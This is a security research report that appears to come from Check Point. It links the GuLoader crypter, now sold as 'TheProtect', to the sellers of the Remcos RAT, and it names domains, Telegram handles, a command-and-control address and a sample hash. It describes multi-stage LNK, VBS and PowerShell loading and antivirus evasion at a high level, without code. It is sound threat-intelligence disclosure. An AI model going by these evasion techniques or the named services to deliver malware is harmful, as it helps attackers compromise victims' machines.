Unveiling the Shadows: The Dark Alliance between GuLoader and Remcos

research.checkpoint.com/2023/unveiling-the-shadows-the-dark-alliance-between-guloader-and-remcos/

September 19, 2023

Research by: Alexey Bukhteyev, Arie Olshtein.

Introduction

In a recent disturbing development, software advertised as legitimate has become the weapon of choice for cybercriminals. Two notable examples of this behavior are the Remcos RAT (remote administration tool) and GuLoader (also known as CloudEyE Protector).

These programs, which are positioned as legitimate tools, are constantly used in attacks and occupy top positions in the most prevalent malware rankings. While the sellers state that these tools should only be employed lawfully, a deeper truth is that their primary customers are none other than cybercriminals.



Figure 1 – Remcos and GuLoader rankings in the Top 10 Wanted Malware

In our new study, we found a strong link between these dual-use agents. As Remcos is easily detected by antivirus solutions, it is difficult to use for criminal purposes. However, GuLoader can be used to help Remcos bypass anti-virus protection. During our research, we discovered that GuLoader is now sold under a new name on the same platform as Remcos and is implicitly promoted as a crypter that makes its payload fully undetectable by antiviruses (FUD). In addition, the administrator who oversees this platform also manages the BreakingSecurity website, which is the official website of Remcos RAT and related Telegram channels. We found evidence that the individual behind the Remcos and GuLoader sales personally uses malware such as Amadey and Formbook, and also uses GuLoader as protection against antivirus detection. Domain names and IP addresses associated with the Remcos and GuLoader seller appear in malware analyst reports.

These revelations lead us to the conclusion that the sellers of Remcos and GuLoader are clearly aware that their tools are embraced by cybercriminals, despite their protestations of innocence. Our investigation culminates in the exposure of the individual responsible for selling Remcos and GuLoader, unveiling their social networks and shedding light on the substantial monthly income generated through these illicit activities.

GuLoader & Remcos

More than three years since it first appeared, GuLoader continues to pose problems for both regular users and antivirus software developers. It is worth recalling that GuLoader is a highly protected shellcode-based loader that employs numerous techniques to prevent both manual and automated analysis. In addition, in recent samples, a multi-stage loading of code fragments from remote servers is utilized through the use of .LNK files, VBS, and PowerShell scripts. The combination of these techniques allows GuLoader samples to achieve a zero-detection rate on VirusTotal and deliver any malicious payload onto the victim's computer.

In 2020, we exposed an Italian company that was selling the CloudEyE product through the website **securitycode.eu** and revealed its direct affiliation with GuLoader. Our findings forced the creators of CloudEyE to temporarily suspend their operations. On their website, they posted a message saying that their service is designed to protect intellectual property, not to spread malware.

Figure 2 – Official statement about CloudEyE suspension on the securitycode.eu website.

After a few months passed, their website resumed the sale of CloudEyE. Soon afterwards, we observed an increase in the number of new GuLoader attacks in our telemetry, as well as the appearance of new versions. Currently, we monitor dozens of new GuLoader samples on a daily basis.



Figure 3 – Number of attacks involving GuLoader per day in the last 6 months.

In our previous article about the latest versions of GuLoader, we purposefully omitted any connection between CloudEyE and the new version of GuLoader because we observed the distribution of GuLoader under an alternative name "**The Protector**" on the website named "**VgoStore.**" VgoStore, as it turns out, is closely related to Remcos.

Remcos is a well-known remote surveillance tool, marketed for supposedly legitimate tracking and monitoring purposes. Since its appearance in 2016, we have been monitoring Remcos in many phishing campaigns. In addition to its typical remote administration tool features, Remcos includes uncommon functionalities such as man-in-the-middle (MITM) capabilities, password stealing, tracking browser history, stealing cookies, keylogging, and webcam control. These features go beyond the typical scope of a RAT and suggest a more intrusive and malicious intent.

The start of our investigation

After the disappearance of CloudEyE ads on hacker forums, we began to look for any mention of CloudEyE Protector on the Internet. On the first page of the Google search results we found a link to the Utopia project website, where CloudEyE Protector is listed in the "Merchants" section right after BreakingSecurity – the official website of the **Remcos RAT**:

Figure 4 – BreakingSecurity and CloudEyE advertisements on the Utopia website.

We also paid attention to the fact that in 2022-2023, the number of Remcos samples amounted to almost a quarter of all successfully decrypted GuLoader payloads for which we were able to identify a malware family.



Figure 5 – Identified GuLoader payloads.

In other words, in the past year Remcos has become the most common malware distributed using GuLoader. As we will show, this is not a coincidence.

VGO TheProtect – the new brand for GuLoader

The marketing and sales of Remcos were first conducted on hacking forums and later sold on a dedicated website called **BreakingSecurity[.]net**. Starting in 2022, it became possible to find Remcos sales on another website called **VgoStore[.]net**. VgoStore is advertised as an official reseller of Remcos in the **@BreakingSecurity_Group** Telegram group, which is run by the moderator nicknamed "**EMINƎM**" (usernames @breakindsecurity, @emin3m, @Break1ngSecurir1ty):



Figure 6 – VgoStore ads on the BreakingSecurity Telegram group by EMINəM.

At VgoStore, in addition to BreackingSecurity's Remcos, you can also find a full package for malicious distribution and initial access tool kits, such as "Excel and Doc Exploit", LNK Exploit, RDP accounts, private DNS, crypters, and so on. Such tools are marked as "educational."

Among these tools, our attention was drawn to TheProtect (Private Protecting Service):



Figure 7 – TheProtect is one of the tools sold on the VgoStore website.

In addition to the @BreakingSecurity_Group Telegram group, EMINəM also maintains a Telegram group for VgoStore called @VgoStore_Group. In those groups, EMINəM and another administrator "VGO" pushed TheProtect whenever users asked for a crypting service. It is also worth noting that in one message TheProtect is mentioned by EMINəM as a tool that helps Remcos bypass Windows Defender (WD):

Figure 8 – TheProtect is advertised in BreakingSecurity and VgoStore Telegram groups.

At the same time, in the BreakingSecurity Telegram group, administrators seemingly try to distance themselves from malicious activity, saying that they only provide a way to whitelist Remcos for antivirus, but not bypass the protection. As opposed to the VgoStore group, where TheProtect is advertised as a service that provides "runtime FUD" (that is, completely undetectable by antiviruses when sample is executed):



Figure 9 – Messages posted by VGO and EMINəM in BreakingSecurity and VgoStore Telegram groups.

TheProtect has two protection methods: Private Protect and Script Protect:



Figure 10 – TheProtect protection methods.

According to the VgoStore website, the provided file for the Script Protect is VBS instead of an EXE file.

The term “Private Protect” can be misleading, as it may give the impression that each customer receives a unique tool. However, upon further examination of the videos in VgoStore’s Telegram group and YouTube channel, it becomes apparent that there are two types of encryption services are available: one based on NSIS (Nullsoft Scriptable Install System), and another based on VBS (Visual Basic Scripting).

This struck us as suspiciously similar to the most common GuLoader variants, one of which is a VBS variant and the second one is an NSIS variant.

We should note that Script Protect is extremely expensive. It is sold at $7000 for 4 protected files in the 30-day period. For both Script Protect and Private protect, they state “We reserve 3 days max to provide the protected software.” This made us think that the protection process is not fully automated. This means that buyers likely do not receive the builder that automatically produces protected files, as was done in the case of CloudEyE.

TheProtect VBS variant

As we wrote previously, VgoStore has a Telegram group @VgoStore_Groupwhere product updates are published, and clients can get support. In this group, administrators often post videos demonstrating their product features.



Figure 11 – VgoStore Telegram group.

In one of the videos (https://t.me/VgoStore_Group/13729) published in this group on March 5, 2023, by the user **@VgoStore**, they demonstrate an attack using an LNK file disguised as a PDF.



Figure 12 – Video published in the VgoStore Telegram group.

In this video, we see how clicking on an LNK file causes the new process "eilowutil.exe" to initiate a TCP connection with the remote server "**84.21.172.49:1040**". Before launching the LNK file, the video shows that all Windows Defender features are enabled, and Windows Defender did not raise any alerts throughout the execution.

The video provided significant details about the sample being tested, which allowed us to restore the complete attack chain. At the 01:13 mark, we can briefly see the command line of the **powershell.exe** process displayed by Process Hacker. This allowed us to identify the sample demonstrated in this video (**SHA256: c914dab00f2b1d63c50eb217eeb29bcd5fe20b4e61538b0d9d052ff1b746fd73**) and find it on VirusTotal using behavior search query:

